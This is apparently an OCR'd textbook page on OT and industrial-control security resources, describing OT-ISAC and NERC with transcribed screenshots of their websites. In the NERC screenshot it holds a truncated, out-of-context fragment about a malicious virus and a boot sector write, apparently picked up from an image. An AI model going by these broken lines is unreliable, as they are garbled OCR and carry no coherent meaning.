
MITRE ATT&CK for ICS: How OT Stakeholders Can Benefit

Figure 18.123: Screenshot of OTCSA

- **OT-ISAC**

  Source: *https://www.otisac.org*

  The Operational Technology Information Sharing and Analysis Center (OT-ISAC) is a core hub to share threat information among OT industries such as energy and water utility sectors. The organization offers various tools and techniques to exchange information securely between the OT/IT spectrum to protect industrial systems or networks against malicious intrusions. Being associated with various information sharing centers, the OT-ISAC obtains information regarding imminent threats and provides timely solutions to fortify the industrial systems of registered companies.


OT-ISAC
OPERATIONAL TECHNOLOGY INFORMATION SHARING AND ANALYSIS CENTER
HOME
ABOUT US
WHAT WE DO
PARTNERS
EVENTS
GRF NETWORK
NEWS

ABOUT US

Operational Technology Information Sharing and Analysis Center (OT-ISAC) is a secure threat information sharing community, for warning and mitigation.


A member company can securely and anonymously share threat information with OT-ISAC analysts who further enrich and disseminate actionable alerts, intelligence and best practices for all community members to defend themselves and take mitigating action against malicious actors, their tools, and system exploits.

Figure 18.124: Screenshot of OT-ISAC

- **NERC**

  Source: *https://www.nerc.com*

  The North American Electric Reliability Corporation (NERC) is a not-for-profit international regulatory authority that aims to assure the effective and efficient reduction of risks to the reliability and security of the electric grid. NERC develops and enforces reliability standards; annually assesses seasonal and long-term reliability; monitors the bulk power system through system awareness; and educates, trains, and certifies industry personnel.


NERC
NORTH AMERICAN ELECTRIC RELIABILITY CORPORATION
Search...
Account Log-In/Register | Contact Us
About NERC
Governance
Committees
Program Areas & Departments
Standards
Initiatives
Reports
Filings & Orders
Newsroom
RELIABILITY | RESILIENCE | SECURITY

The vision for the Electric Reliability Organization Enterprise, which is comprised of NERC and the six Regional Entities, is a highly reliable and secure North American bulk power system. Our mission is to assure the effective and efficient reduction of risks to the reliability and security of the grid.

Headlines & News

- Robb to Participate in CAMPUT Annual Conference
  April 28, 2022
- Joint Technical Conference Focuses on Follow-up to February 2021 Cold Weather Outage Report
  April 25, 2022
- Noess Named WECC Vice President of Oversight
  April 12, 2022
- Industry Experts Author Paper on Climate Change Impacts to the Grid
  April 08, 2022
- Operational Communication, Collaboration and Coordination Key to Industry Success during an Event
  April 07, 2022
- Report Highlights Criticality of Ensuring Reliable Operation of Inverter-Based Resources; Provides Recommendations
  April 06, 2022

Newsroom Archives | Follow on Twitter @NERC_Official | Follow on LinkedIn

Calendar

Standards
Technical Committees, Conferences, and Workshops
Performance Analysis
Board of Trustees
Compliance
System Operator Certification and Continuing Education
View All Events

Standards

NERC's **Standards** program ensures the reliability of the bulk power system by developing quality **reliability standards** in a timely manner that are effective, clear, consistent and technically sound.

- Standards News

Electricity ISAC

ERROR: couldn't read fro
malicious virus; Install;
Boot sector was successfully wr

E-ISAC gathers security information, coordinates incident management, and communicates mitigation strategies with stakeholders within the electricity industry, across interdependent sectors, and with government partners.

- E-ISAC

Event Analysis, Reliability Assessment, and Performance Analysis

The **Event Analysis, Reliability Assessment, and Performance Analysis** program assesses, measures and investigates historic trends and future projections to improve bulk power system reliability.

